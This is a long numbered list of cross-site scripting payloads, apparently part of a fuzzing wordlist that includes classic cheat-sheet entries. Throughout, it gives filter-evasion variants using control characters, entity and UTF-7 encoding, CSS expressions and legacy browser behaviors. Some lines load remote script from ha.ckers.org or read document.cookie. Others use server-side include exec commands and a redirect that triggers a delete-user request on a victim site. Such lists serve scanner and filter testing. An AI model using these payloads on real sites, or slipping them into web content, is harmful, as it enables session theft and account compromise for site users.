1561    <a href="\xE2\x80\x89javascript:javascript:alert(1)" id="fuzzelement1">test</a>
1562    <a href="\xE2\x80\x80javascript:javascript:alert(1)" id="fuzzelement1">test</a>
1563    <a href="\x17javascript:javascript:alert(1)" id="fuzzelement1">test</a>
1564    <a href="\x03javascript:javascript:alert(1)" id="fuzzelement1">test</a>
1565    <a href="\x0Ejavascript:javascript:alert(1)" id="fuzzelement1">test</a>
1566    <a href="\x1Ajavascript:javascript:alert(1)" id="fuzzelement1">test</a>
```

```
1567    <a href="\x00javascript:javascript:alert(1)" id="fuzzelement1">test</a>
1568    <a href="\x10javascript:javascript:alert(1)" id="fuzzelement1">test</a>
1569    <a href="\xE2\x80\x82javascript:javascript:alert(1)" id="fuzzelement1">test</a>
1570    <a href="\x20javascript:javascript:alert(1)" id="fuzzelement1">test</a>
1571    <a href="\x13javascript:javascript:alert(1)" id="fuzzelement1">test</a>
1572    <a href="\x09javascript:javascript:alert(1)" id="fuzzelement1">test</a>
1573    <a href="\xE2\x80\x8Ajavascript:javascript:alert(1)" id="fuzzelement1">test</a>
1574    <a href="\x14javascript:javascript:alert(1)" id="fuzzelement1">test</a>
1575    <a href="\x19javascript:javascript:alert(1)" id="fuzzelement1">test</a>
1576    <a href="\xE2\x80\xAFjavascript:javascript:alert(1)" id="fuzzelement1">test</a>
1577    <a href="\x1Fjavascript:javascript:alert(1)" id="fuzzelement1">test</a>
1578    <a href="\xE2\x80\x81javascript:javascript:alert(1)" id="fuzzelement1">test</a>
1579    <a href="\x1Djavascript:javascript:alert(1)" id="fuzzelement1">test</a>
1580    <a href="\xE2\x80\x87javascript:javascript:alert(1)" id="fuzzelement1">test</a>
1581    <a href="\x07javascript:javascript:alert(1)" id="fuzzelement1">test</a>
1582    <a href="\xE1\x9A\x80javascript:javascript:alert(1)" id="fuzzelement1">test</a>
1583    <a href="\xE2\x80\x83javascript:javascript:alert(1)" id="fuzzelement1">test</a>
1584    <a href="\x04javascript:javascript:alert(1)" id="fuzzelement1">test</a>
1585    <a href="\x01javascript:javascript:alert(1)" id="fuzzelement1">test</a>
1586    <a href="\x08javascript:javascript:alert(1)" id="fuzzelement1">test</a>
1587    <a href="\xE2\x80\x84javascript:javascript:alert(1)" id="fuzzelement1">test</a>
1588    <a href="\xE2\x80\x86javascript:javascript:alert(1)" id="fuzzelement1">test</a>
1589    <a href="\xE3\x80\x80javascript:javascript:alert(1)" id="fuzzelement1">test</a>
1590    <a href="\x12javascript:javascript:alert(1)" id="fuzzelement1">test</a>
1591    <a href="\x0Djavascript:javascript:alert(1)" id="fuzzelement1">test</a>
1592    <a href="\x0Ajavascript:javascript:alert(1)" id="fuzzelement1">test</a>
1593    <a href="\x0Cjavascript:javascript:alert(1)" id="fuzzelement1">test</a>
1594    <a href="\x15javascript:javascript:alert(1)" id="fuzzelement1">test</a>
1595    <a href="\xE2\x80\xA8javascript:javascript:alert(1)" id="fuzzelement1">test</a>
1596    <a href="\x16javascript:javascript:alert(1)" id="fuzzelement1">test</a>
1597    <a href="\x02javascript:javascript:alert(1)" id="fuzzelement1">test</a>
1598    <a href="\x1Bjavascript:javascript:alert(1)" id="fuzzelement1">test</a>
1599    <a href="\x06javascript:javascript:alert(1)" id="fuzzelement1">test</a>
```

```
1600    <a href="\xE2\x80\xA9javascript:javascript:alert(1)" id="fuzzelement1">test</a>
1601    <a href="\xE2\x80\x85javascript:javascript:alert(1)" id="fuzzelement1">test</a>
1602    <a href="\x1Ejavascript:javascript:alert(1)" id="fuzzelement1">test</a>
1603    <a href="\xE2\x81\x9Fjavascript:javascript:alert(1)" id="fuzzelement1">test</a>
1604    <a href="\x1Cjavascript:javascript:alert(1)" id="fuzzelement1">test</a>
1605    <a href="javascript\x00:javascript:alert(1)" id="fuzzelement1">test</a>
1606    <a href="javascript\x3A:javascript:alert(1)" id="fuzzelement1">test</a>
1607    <a href="javascript\x09:javascript:alert(1)" id="fuzzelement1">test</a>
1608    <a href="javascript\x0D:javascript:alert(1)" id="fuzzelement1">test</a>
1609    <a href="javascript\x0A:javascript:alert(1)" id="fuzzelement1">test</a>
1610    `"'><img src=xxx:x \x0Aonerror=javascript:alert(1)>
1611    `"'><img src=xxx:x \x22onerror=javascript:alert(1)>
1612    `"'><img src=xxx:x \x0Bonerror=javascript:alert(1)>
1613    `"'><img src=xxx:x \x0Donerror=javascript:alert(1)>
1614    `"'><img src=xxx:x \x2Fonerror=javascript:alert(1)>
1615    `"'><img src=xxx:x \x09onerror=javascript:alert(1)>
1616    `"'><img src=xxx:x \x0Conerror=javascript:alert(1)>
1617    `"'><img src=xxx:x \x00onerror=javascript:alert(1)>
1618    `"'><img src=xxx:x \x27onerror=javascript:alert(1)>
1619    `"'><img src=xxx:x \x20onerror=javascript:alert(1)>
1620    "`'><script>\x3Bjavascript:alert(1)</script>
1621    "`'><script>\x0Djavascript:alert(1)</script>
1622    "`'><script>\xEF\xBB\xBFjavascript:alert(1)</script>
1623    "`'><script>\xE2\x80\x81javascript:alert(1)</script>
1624    "`'><script>\xE2\x80\x84javascript:alert(1)</script>
1625    "`'><script>\xE3\x80\x80javascript:alert(1)</script>
1626    "`'><script>\x09javascript:alert(1)</script>
1627    "`'><script>\xE2\x80\x89javascript:alert(1)</script>
1628    "`'><script>\xE2\x80\x85javascript:alert(1)</script>
1629    "`'><script>\xE2\x80\x88javascript:alert(1)</script>
1630    "`'><script>\x00javascript:alert(1)</script>
1631    "`'><script>\xE2\x80\xA8javascript:alert(1)</script>
1632    "`'><script>\xE2\x80\x8Ajavascript:alert(1)</script>
```

```
1633  "`'><script>\xE1\x9A\x80javascript:alert(1)</script>
1634  "`'><script>\x0Cjavascript:alert(1)</script>
1635  "`'><script>\x2Bjavascript:alert(1)</script>
1636  "`'><script>\xF0\x90\x96\x9Ajavascript:alert(1)</script>
1637  "`'><script>-javascript:alert(1)</script>
1638  "`'><script>\x0Ajavascript:alert(1)</script>
1639  "`'><script>\xE2\x80\xAFjavascript:alert(1)</script>
1640  "`'><script>\x7Ejavascript:alert(1)</script>
1641  "`'><script>\xE2\x80\x87javascript:alert(1)</script>
1642  "`'><script>\xE2\x81\x9Fjavascript:alert(1)</script>
1643  "`'><script>\xE2\x80\xA9javascript:alert(1)</script>
1644  "`'><script>\xC2\x85javascript:alert(1)</script>
1645  "`'><script>\xEF\xBF\xAEjavascript:alert(1)</script>
1646  "`'><script>\xE2\x80\x83javascript:alert(1)</script>
1647  "`'><script>\xE2\x80\x8Bjavascript:alert(1)</script>
1648  "`'><script>\xEF\xBF\xBEjavascript:alert(1)</script>
1649  "`'><script>\xE2\x80\x80javascript:alert(1)</script>
1650  "`'><script>\x21javascript:alert(1)</script>
1651  "`'><script>\xE2\x80\x82javascript:alert(1)</script>
1652  "`'><script>\xE2\x80\x86javascript:alert(1)</script>
1653  "`'><script>\xE1\xA0\x8Ejavascript:alert(1)</script>
1654  "`'><script>\x0Bjavascript:alert(1)</script>
1655  "`'><script>\x20javascript:alert(1)</script>
1656  "`'><script>\xC2\xA0javascript:alert(1)</script>
1657  "/><img/onerror=\x0Bjavascript:alert(1)\x0Bsrc=xxx:x />
1658  "/><img/onerror=\x22javascript:alert(1)\x22src=xxx:x />
1659  "/><img/onerror=\x09javascript:alert(1)\x09src=xxx:x />
1660  "/><img/onerror=\x27javascript:alert(1)\x27src=xxx:x />
1661  "/><img/onerror=\x0Ajavascript:alert(1)\x0Asrc=xxx:x />
1662  "/><img/onerror=\x0Cjavascript:alert(1)\x0Csrc=xxx:x />
1663  "/><img/onerror=\x0Djavascript:alert(1)\x0Dsrc=xxx:x />
1664  "/><img/onerror=\x60javascript:alert(1)\x60src=xxx:x />
1665  "/><img/onerror=\x20javascript:alert(1)\x20src=xxx:x />
```

```
1666    <script\x2F>javascript:alert(1)</script>
1667    <script\x20>javascript:alert(1)</script>
1668    <script\x0D>javascript:alert(1)</script>
1669    <script\x0A>javascript:alert(1)</script>
1670    <script\x0C>javascript:alert(1)</script>
1671    <script\x00>javascript:alert(1)</script>
1672    <script\x09>javascript:alert(1)</script>
1673    "><img src=x onerror=javascript:alert(1)>
1674    "><img src=x onerror=javascript:alert('1')>
1675    "><img src=x onerror=javascript:alert("1")>
1676    "><img src=x onerror=javascript:alert(`1`)>
1677    "><img src=x onerror=javascript:alert(('1'))>
1678    "><img src=x onerror=javascript:alert(("1"))>
1679    "><img src=x onerror=javascript:alert((`1`))>
1680    "><img src=x onerror=javascript:alert(A)>
1681    "><img src=x onerror=javascript:alert((A))>
1682    "><img src=x onerror=javascript:alert(('A'))>
1683    "><img src=x onerror=javascript:alert('A')>
1684    "><img src=x onerror=javascript:alert(("A"))>
1685    "><img src=x onerror=javascript:alert("A")>
1686    "><img src=x onerror=javascript:alert((`A`))>
1687    "><img src=x onerror=javascript:alert(`A`)>
1688    `"'><img src=xxx:x onerror\x0B=javascript:alert(1)>
1689    `"'><img src=xxx:x onerror\x00=javascript:alert(1)>
1690    `"'><img src=xxx:x onerror\x0C=javascript:alert(1)>
1691    `"'><img src=xxx:x onerror\x0D=javascript:alert(1)>
1692    `"'><img src=xxx:x onerror\x20=javascript:alert(1)>
1693    `"'><img src=xxx:x onerror\x0A=javascript:alert(1)>
1694    `"'><img src=xxx:x onerror\x09=javascript:alert(1)>
1695    <script>javascript:alert(1)<\x00/script>
1696    <img src=# onerror\x3D"javascript:alert(1)" >
1697    <input onfocus=javascript:alert(1) autofocus>
1698    <input onblur=javascript:alert(1) autofocus><input autofocus>
```

```
1699  <video poster=javascript:javascript:alert(1)//
1700  <body onscroll=javascript:alert(1)><br><br><br><br><br><br>...<br><br><br><br><br><br><br><br><br><br>...<br><br><br><br><br><br
1701  <form id=test onforminput=javascript:alert(1)><input></form><button form=test onformchange=javascript:alert(1)>X
1702  <video><source onerror="javascript:javascript:alert(1)">
1703  <video onerror="javascript:javascript:alert(1)"><source>
1704  <form><button formaction="javascript:javascript:alert(1)">X
1705  <body oninput=javascript:alert(1)><input autofocus>
1706  <math href="javascript:javascript:alert(1)">CLICKME</math>  <math> <maction actiontype="statusline#http://google.com" xlink:href
1707  <frameset onload=javascript:alert(1)>
1708  <table background="javascript:javascript:alert(1)">
1709  <!--<img src="--><img src=x onerror=javascript:alert(1)//">
1710  <comment><img src="</comment><img src=x onerror=javascript:alert(1))//">
1711  <![><img src="]><img src=x onerror=javascript:alert(1)//">
1712  <style><img src="</style><img src=x onerror=javascript:alert(1)//">
1713  <li style=list-style:url() onerror=javascript:alert(1)> <div style=content:url(data:image/svg+xml,%%3Csvg/%%3E);visibility:hidde
1714  <head><base href="javascript://"></head><body><a href="/. /,javascript:alert(1)//#">XXX</a></body>
1715  <SCRIPT FOR=document EVENT=onreadystatechange>javascript:alert(1)</SCRIPT>
1716  <OBJECT CLASSID="clsid:333C7BC4-460F-11D0-BC04-0080C7055A83"><PARAM NAME="DataURL" VALUE="javascript:alert(1)"></OBJECT>
1717  <object data="data:text/html;base64,%(base64)s">
1718  <embed src="data:text/html;base64,%(base64)s">
1719  <b <script>alert(1)</script>0
1720  <div id="div1"><input value="``onmouseover=javascript:alert(1)"></div> <div id="div2"></div><script>document.getElementById("div
1721  <x '="foo"><x foo='><img src=x onerror=javascript:alert(1)//'>
1722  <embed src="javascript:alert(1)">
1723  <img src="javascript:alert(1)">
1724  <image src="javascript:alert(1)">
1725  <script src="javascript:alert(1)">
1726  <div style=width:1px;filter:glow onfilterchange=javascript:alert(1)>x
1727  <? foo="><script>javascript:alert(1)</script>">
1728  <! foo="><script>javascript:alert(1)</script>">
1729  </ foo="><script>javascript:alert(1)</script>">
1730  <? foo="><x foo='?><script>javascript:alert(1)</script>'>">
1731  <! foo="[[[Inception]]]"><x foo="]foo><script>javascript:alert(1)</script>">
```

```
1732   <% foo><x foo="%><script>javascript:alert(1)</script>">
1733   <div id=d><x xmlns=""><iframe onload=javascript:alert(1)"></div> <script>d.innerHTML=d.innerHTML</script>
1734   <img \x00src=x onerror="alert(1)">
1735   <img \x47src=x onerror="javascript:alert(1)">
1736   <img \x11src=x onerror="javascript:alert(1)">
1737   <img \x12src=x onerror="javascript:alert(1)">
1738   <img\x47src=x onerror="javascript:alert(1)">
1739   <img\x10src=x onerror="javascript:alert(1)">
1740   <img\x13src=x onerror="javascript:alert(1)">
1741   <img\x32src=x onerror="javascript:alert(1)">
1742   <img\x47src=x onerror="javascript:alert(1)">
1743   <img\x11src=x onerror="javascript:alert(1)">
1744   <img \x47src=x onerror="javascript:alert(1)">
1745   <img \x34src=x onerror="javascript:alert(1)">
1746   <img \x39src=x onerror="javascript:alert(1)">
1747   <img \x00src=x onerror="javascript:alert(1)">
1748   <img src\x09=x onerror="javascript:alert(1)">
1749   <img src\x10=x onerror="javascript:alert(1)">
1750   <img src\x13=x onerror="javascript:alert(1)">
1751   <img src\x32=x onerror="javascript:alert(1)">
1752   <img src\x12=x onerror="javascript:alert(1)">
1753   <img src\x11=x onerror="javascript:alert(1)">
1754   <img src\x00=x onerror="javascript:alert(1)">
1755   <img src\x47=x onerror="javascript:alert(1)">
1756   <img src=x\x09onerror="javascript:alert(1)">
1757   <img src=x\x10onerror="javascript:alert(1)">
1758   <img src=x\x11onerror="javascript:alert(1)">
1759   <img src=x\x12onerror="javascript:alert(1)">
1760   <img src=x\x13onerror="javascript:alert(1)">
1761   <img[a][b][c]src[d]=x[e]onerror=[f]"alert(1)">
1762   <img src=x onerror=\x09"javascript:alert(1)">
1763   <img src=x onerror=\x10"javascript:alert(1)">
1764   <img src=x onerror=\x11"javascript:alert(1)">
```

```
1765  <img src=x onerror=\x12"javascript:alert(1)">
1766  <img src=x onerror=\x32"javascript:alert(1)">
1767  <img src=x onerror=\x00"javascript:alert(1)">
1768  <a href=java&#1&#2&#3&#4&#5&#6&#7&#8&#11&#12script:javascript:alert(1)>XXX</a>
1769  <img src="x` `<script>javascript:alert(1)</script>"` `>
1770  <img src onerror /" '"= alt=javascript:alert(1)//">
1771  <title onpropertychange=javascript:alert(1)></title><title title=>
1772  <a href=http://foo.bar/#x=`y></a><img alt="`><img src=x:x onerror=javascript:alert(1)></a>">
1773  <!--[if]><script>javascript:alert(1)</script -->
1774  <!--[if<img src=x onerror=javascript:alert(1)//]> -->
1775  <script src="/\%(jscript)s"></script>
1776  <script src="\\%(jscript)s"></script>
1777  <object id="x" classid="clsid:CB927D12-4FF7-4a9e-A169-56E4B8A75598"></object> <object classid="clsid:02BF25D5-8C17-4B23-BC80-D34
1778  <a style="-o-link:'javascript:javascript:alert(1)';-o-link-source:current">X
1779  <style>p[foo=bar{}*{-o-link:'javascript:javascript:alert(1)'}{}*{-o-link-source:current}]{color:red};</style>
1780  <link rel=stylesheet href=data:,*%7bx:expression(javascript:alert(1))%7d
1781  <style>@import "data:,*%7bx:expression(javascript:alert(1))%7D";</style>
1782  <a style="pointer-events:none;position:absolute;"><a style="position:absolute;" onclick="javascript:alert(1);">XXX</a></a><a hre
1783  <style>*[{}@import'%(css)s?]</style>X
1784  <div style="font-family:'foo&#10;;color:red;';">XXX
1785  <div style="font-family:foo}color=red;">XXX
1786  <// style=x:expression\28javascript:alert(1)\29>
1787  <style>*{x:e x p r e s s i o n(javascript:alert(1))}</style>
1788  <div style=content:url(%(svg)s)></div>
1789  <div style="list-style:url(http://foo.f)\20url(javascript:javascript:alert(1));">X
1790  <div id=d><div style="font-family:'sans\27\3B color\3Ared\3B'">X</div></div> <script>with(document.getElementById("d"))innerHTML
1791  <div style="background:url(/f#&#127;oo/;color:red/*/foo.jpg);">X
1792  <div style="font-family:foo{bar;background:url(http://foo.f/oo};color:red/*/foo.jpg);">X
1793  <div id="x">XXX</div> <style>  #x{font-family:foo[bar;color:green;}  #y];color:red;{}  </style>
1794  <x style="background:url('x&#1;;color:red;/*')">XXX</x>
1795  <script>({set/**/$($){_/**/setter=$,_=javascript:alert(1)}}).$=eval</script>
1796  <script>({0:#0=eval/#0#/#0#(javascript:alert(1))})</script>
1797  <script>ReferenceError.prototype.__defineGetter__('name', function(){javascript:alert(1)}),x</script>
```

```
1798  <script>Object.__noSuchMethod__ = Function,[{}][0].constructor._('javascript:alert(1)')()</script>
1799  <meta charset="x-imap4-modified-utf7">&ADz&AGn&AG0&AEf&ACA&AHM&AHI&AGO&AD0&AGn&ACA&AG8Abg&AGUAcgByAG8AcgA9AGEAbABlAHIAdAAoADEAKC
1800  <meta charset="x-imap4-modified-utf7">&<script&S1&TS&1>alert&A7&(1)&R&UA;&&<&A9&11/script&X&>
1801  <meta charset="mac-farsi">¼script%javascript:alert(1)¼/script¾
1802  X<x style=`behavior:url(#default#time2)` onbegin=`javascript:alert(1)` >
1803  1<set/xmlns=`urn:schemas-microsoft-com:time` style=`beh&#x41vior:url(#default#time2)` attributename=`innerhtml` to=`&lt;img/src=
1804  1<animate/xmlns=urn:schemas-microsoft-com:time style=behavior:url(#default#time2) attributename=innerhtml values=&lt;img/src=&qu
1805  <vmlframe xmlns=urn:schemas-microsoft-com:vml style=behavior:url(#default#vml);position:absolute;width:100%;height:100% src=%(vm
1806  1<a href=#><line xmlns=urn:schemas-microsoft-com:vml style=behavior:url(#default#vml);position:absolute href=javascript:javascri
1807  <a style="behavior:url(#default#AnchorClick);" folder="javascript:javascript:alert(1)">XXX</a>
1808  <x style="behavior:url(%(sct)s)">
1809  <xml id="xss" src="%(htc)s"></xml> <label dataformatas="html" datasrc="#xss" datafld="payload"></label>
1810  <event-source src="%(event)s" onload="javascript:alert(1)">
1811  <a href="javascript:javascript:alert(1)"><event-source src="data:application/x-dom-event-stream,Event:click%0Adata:XXX%0A%0A">
1812  <div id="x">x</div> <xml:namespace prefix="t"> <import namespace="t" implementation="#default#time2"> <t:set attributeName="inne
1813  <script>%(payload)s</script>
1814  <script src=%(jscript)s></script>
1815  <script language='javascript' src='%(jscript)s'></script>
1816  <script>javascript:alert(1)</script>
1817  <IMG SRC="javascript:javascript:alert(1);">
1818  <IMG SRC=javascript:javascript:alert(1)>
1819  <IMG SRC=`javascript:javascript:alert(1)`>
1820  <SCRIPT SRC=%(jscript)s?<B>
1821  <FRAMESET><FRAME SRC="javascript:javascript:alert(1);"></FRAMESET>
1822  <BODY ONLOAD=javascript:alert(1)>
1823  <BODY ONLOAD=javascript:javascript:alert(1)>
1824  <IMG SRC="jav ascript:javascript:alert(1);">
1825  <BODY onload!#$%%&()*~+-_.,:;?@[/|\]^`=javascript:alert(1)>
1826  <SCRIPT/SRC="%(jscript)s"></SCRIPT>
1827  <<SCRIPT>%(payload)s//<</SCRIPT>
1828  <IMG SRC="javascript:javascript:alert(1)"
1829  <iframe src=%(scriptlet)s <
1830  <INPUT TYPE="IMAGE" SRC="javascript:javascript:alert(1);">
```

```
1831    <IMG DYNSRC="javascript:javascript:alert(1)">
1832    <IMG LOWSRC="javascript:javascript:alert(1)">
1833    <BGSOUND SRC="javascript:javascript:alert(1);">
1834    <BR SIZE="&{javascript:alert(1)}">
1835    <LAYER SRC="%(scriptlet)s"></LAYER>
1836    <LINK REL="stylesheet" HREF="javascript:javascript:alert(1);">
1837    <STYLE>@import'%(css)s';</STYLE>
1838    <META HTTP-EQUIV="Link" Content="<%(css)s>; REL=stylesheet">
1839    <XSS STYLE="behavior: url(%(htc)s);">
1840    <STYLE>li {list-style-image: url("javascript:javascript:alert(1)");}</STYLE><UL><LI>XSS
1841    <META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:javascript:alert(1);">
1842    <META HTTP-EQUIV="refresh" CONTENT="0; URL=http://;URL=javascript:javascript:alert(1);">
1843    <IFRAME SRC="javascript:javascript:alert(1);"></IFRAME>
1844    <TABLE BACKGROUND="javascript:javascript:alert(1)">
1845    <TABLE><TD BACKGROUND="javascript:javascript:alert(1)">
1846    <DIV STYLE="background-image: url(javascript:javascript:alert(1))">
1847    <DIV STYLE="width:expression(javascript:alert(1));">
1848    <IMG STYLE="xss:expr/*XSS*/ession(javascript:alert(1))">
1849    <XSS STYLE="xss:expression(javascript:alert(1))">
1850    <STYLE TYPE="text/javascript">javascript:alert(1);</STYLE>
1851    <STYLE>.XSS{background-image:url("javascript:javascript:alert(1)");}</STYLE><A CLASS=XSS></A>
1852    <STYLE type="text/css">BODY{background:url("javascript:javascript:alert(1)")}</STYLE>
1853    <!--[if gte IE 4]><SCRIPT>javascript:alert(1);</SCRIPT><![endif]-->
1854    <BASE HREF="javascript:javascript:alert(1);//">
1855    <OBJECT TYPE="text/x-scriptlet" DATA="%(scriptlet)s"></OBJECT>
1856    <OBJECT classid=clsid:ae24fdae-03c6-11d1-8b76-0080c744f389><param name=url value=javascript:javascript:alert(1)></OBJECT>
1857    <HTML xmlns:xss><?import namespace="xss" implementation="%(htc)s"><xss:xss>XSS</xss:xss></HTML>""","XML ID
1858    <HTML><BODY><?xml:namespace prefix="t" ns="urn:schemas-microsoft-com:time"><?import namespace="t" implementation="#default#time2
1859    <SCRIPT SRC="%(jpg)s"></SCRIPT>
1860    <HEAD><META HTTP-EQUIV="CONTENT-TYPE" CONTENT="text/html; charset=UTF-7"> </HEAD>+ADw-SCRIPT+AD4-%(payload)s;+ADw-/SCRIPT+AD4-
1861    <form id="test" /><button form="test" formaction="javascript:javascript:alert(1)">X
1862    <body onscroll=javascript:alert(1)><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><
1863    <P STYLE="behavior:url('#default#time2')" end="0" onEnd="javascript:alert(1)">
```

```
1864    <STYLE>@import'%(css)s';</STYLE>
1865    <STYLE>a{background:url('s1' 's2')}@import javascript:javascript:alert(1);');}</STYLE>
1866    <meta charset= "x-imap4-modified-utf7"&&>&&<script&&>javascript:alert(1)&&;&&<&&/script&&>
1867    <SCRIPT onreadystatechange=javascript:javascript:alert(1);></SCRIPT>
1868    <style onreadystatechange=javascript:javascript:alert(1);></style>
1869    <?xml version="1.0"?><html:html xmlns:html='http://www.w3.org/1999/xhtml'><html:script>javascript:alert(1);</html:script></html:
1870    <embed code=%(scriptlet)s></embed>
1871    <embed code=javascript:javascript:alert(1);></embed>
1872    <embed src=%(jscript)s></embed>
1873    <frameset onload=javascript:javascript:alert(1)></frameset>
1874    <object onerror=javascript:javascript:alert(1)>
1875    <embed type="image" src=%(scriptlet)s></embed>
1876    <XML ID=I><X><C><![CDATA[<IMG SRC="javas]]<![CDATA[cript:javascript:alert(1);">]]></C><X></xml>
1877    <IMG SRC=&{javascript:alert(1);};>
1878    <a href="jav&#65ascript:javascript:alert(1)">test1</a>
1879    <a href="jav&#97ascript:javascript:alert(1)">test1</a>
1880    <embed width=500 height=500 code="data:text/html,<script>%(payload)s</script>"></embed>
1881    <iframe srcdoc="&LT;iframe&sol;srcdoc=&amp;lt;img&sol;src=&amp;apos;&amp;apos;onerror=javascript:alert(1)&amp;gt;">
1882    ';alert(String.fromCharCode(88,83,83))//';alert(String.fromCharCode(88,83,83))//";
1883    alert(String.fromCharCode(88,83,83))//";alert(String.fromCharCode(88,83,83))//--
1884    ></SCRIPT>">'><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>
1885    '';!--"<XSS>=&{()}
1886    <SCRIPT SRC=http://ha.ckers.org/xss.js></SCRIPT>
1887    <IMG SRC="javascript:alert('XSS');">
1888    <IMG SRC=javascript:alert('XSS')>
1889    <IMG SRC=JaVaScRiPt:alert('XSS')>
1890    <IMG SRC=javascript:alert("XSS")>
1891    <IMG SRC=`javascript:alert("RSnake says, 'XSS'")`>
1892    <a onmouseover="alert(document.cookie)">xxs link</a>
1893    <a onmouseover=alert(document.cookie)>xxs link</a>
1894    <IMG """><SCRIPT>alert("XSS")</SCRIPT>">
1895    <IMG SRC=javascript:alert(String.fromCharCode(88,83,83))>
1896    <IMG SRC=# onmouseover="alert('xxs')">
```

```
1897    <IMG SRC= onmouseover="alert('xxs')">
1898    <IMG onmouseover="alert('xxs')">
1899    <IMG SRC=&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#58;&#97;&#108;&#101;&#114;&#116;&#40;&#39;&#88;&#83;&#83;&#3
1900    <IMG SRC=&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#0000114&#0000105&#0000112&#0000116&#0000058&#0000097&#0000108&#
1901    <IMG SRC=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x61&#x6C&#x65&#x72&#x74&#x28&#x27&#x58&#x53&#x53&#x27&#x29>
1902    <IMG SRC="jav ascript:alert('XSS');">
1903    <IMG SRC="jav&#x09;ascript:alert('XSS');">
1904    <IMG SRC="jav&#x0A;ascript:alert('XSS');">
1905    <IMG SRC="jav&#x0D;ascript:alert('XSS');">
1906    perl -e 'print "<IMG SRC=java\0script:alert(\"XSS\")>";' > out
1907    <IMG SRC=" &#14;  javascript:alert('XSS');">
1908    <SCRIPT/XSS SRC="http://ha.ckers.org/xss.js"></SCRIPT>
1909    <BODY onload!#$%&()*~+-_.,:;?@[/|\]^`=alert("XSS")>
1910    <SCRIPT/SRC="http://ha.ckers.org/xss.js"></SCRIPT>
1911    <<SCRIPT>alert("XSS");//<</SCRIPT>
1912    <SCRIPT SRC=http://ha.ckers.org/xss.js?< B >
1913    <SCRIPT SRC=//ha.ckers.org/.j>
1914    <IMG SRC="javascript:alert('XSS')"
1915    <iframe src=http://ha.ckers.org/scriptlet.html <
1916    \";alert('XSS');//
1917    </TITLE><SCRIPT>alert("XSS");</SCRIPT>
1918    <INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">
1919    <BODY BACKGROUND="javascript:alert('XSS')">
1920    <IMG DYNSRC="javascript:alert('XSS')">
1921    <IMG LOWSRC="javascript:alert('XSS')">
1922    <STYLE>li {list-style-image: url("javascript:alert('XSS')");}</STYLE><UL><LI>XSS</br>
1923    <IMG SRC='vbscript:msgbox("XSS")'>
1924    <IMG SRC="livescript:[code]">
1925    <BODY ONLOAD=alert('XSS')>
1926    <BGSOUND SRC="javascript:alert('XSS');">
1927    <BR SIZE="&{alert('XSS')}">
1928    <LINK REL="stylesheet" HREF="javascript:alert('XSS');">
1929    <LINK REL="stylesheet" HREF="http://ha.ckers.org/xss.css">
```

```
1930  <STYLE>@import'http://ha.ckers.org/xss.css';</STYLE>
1931  <META HTTP-EQUIV="Link" Content="<http://ha.ckers.org/xss.css>; REL=stylesheet">
1932  <STYLE>BODY{-moz-binding:url("http://ha.ckers.org/xssmoz.xml#xss")}</STYLE>
1933  <STYLE>@im\port'\ja\vasc\ript:alert("XSS")';</STYLE>
1934  <IMG STYLE="xss:expr/*XSS*/ession(alert('XSS'))">
1935  exp/*<A STYLE='no\xss:noxss("*//*");xss:ex/*XSS*//*/*/pression(alert("XSS"))'>
1936  <STYLE TYPE="text/javascript">alert('XSS');</STYLE>
1937  <STYLE>.XSS{background-image:url("javascript:alert('XSS')");}</STYLE><A CLASS=XSS></A>
1938  <STYLE type="text/css">BODY{background:url("javascript:alert('XSS')")}</STYLE>
1939  <STYLE type="text/css">BODY{background:url("javascript:alert('XSS')")}</STYLE>
1940  <XSS STYLE="xss:expression(alert('XSS'))">
1941  <XSS STYLE="behavior: url(xss.htc);">
1942  ¼script¾alert(¢XSS¢)¼/script¾
1943  <META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:alert('XSS');">
1944  <META HTTP-EQUIV="refresh" CONTENT="0;url=data:text/html base64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4K">
1945  <META HTTP-EQUIV="refresh" CONTENT="0; URL=http://;URL=javascript:alert('XSS');">
1946  <IFRAME SRC="javascript:alert('XSS');"></IFRAME>
1947  <IFRAME SRC=# onmouseover="alert(document.cookie)"></IFRAME>
1948  <FRAMESET><FRAME SRC="javascript:alert('XSS');"></FRAMESET>
1949  <TABLE BACKGROUND="javascript:alert('XSS')">
1950  <TABLE><TD BACKGROUND="javascript:alert('XSS')">
1951  <DIV STYLE="background-image: url(javascript:alert('XSS'))">
1952  <DIV STYLE="background-image:\0075\0072\006C\0028'\006a\0061\0076\0061\0073\0063\0072\0069\0070\0074\003a\0061\006c\0065\0072\00
1953  <DIV STYLE="background-image: url(&#1;javascript:alert('XSS'))">
1954  <DIV STYLE="width: expression(alert('XSS'));">
1955  <BASE HREF="javascript:alert('XSS');//">
1956   <OBJECT TYPE="text/x-scriptlet" DATA="http://ha.ckers.org/scriptlet.html"></OBJECT>
1957  <EMBED SRC="data:image/svg+xml;base64,PHN2ZyB4bWxuczpzdmc9Imh0dH A6Ly93d3cudzMub3JnLzIwMDAvc3ZnIiB4bWxucz0iaHR0cDovL3d3dy53My5vd
1958  <SCRIPT SRC="http://ha.ckers.org/xss.jpg"></SCRIPT>
1959  <!--#exec cmd="/bin/echo '<SCR'"--><!--#exec cmd="/bin/echo 'IPT SRC=http://ha.ckers.org/xss.js></SCRIPT>'"-->
1960  <? echo('<SCR)';echo('IPT>alert("XSS")</SCRIPT>'); ?>
1961  <IMG SRC="http://www.thesiteyouareon.com/somecommand.php?somevariables=maliciouscode">
1962  Redirect 302 /a.jpg http://victimsite.com/admin.asp&deleteuser
```

```
1963  <META HTTP-EQUIV="Set-Cookie" Content="USERID=<SCRIPT>alert('XSS')</SCRIPT>">
1964   <HEAD><META HTTP-EQUIV="CONTENT-TYPE" CONTENT="text/html; charset=UTF-7"> </HEAD>+ADw-SCRIPT+AD4-alert('XSS');+ADw-/SCRIPT+AD4-
1965  <SCRIPT a=">" SRC="http://ha.ckers.org/xss.js"></SCRIPT>
1966  <SCRIPT =">" SRC="http://ha.ckers.org/xss.js"></SCRIPT>
1967  <SCRIPT a=">" '' SRC="http://ha.ckers.org/xss.js"></SCRIPT>
1968  <SCRIPT "a='>'" SRC="http://ha.ckers.org/xss.js"></SCRIPT>
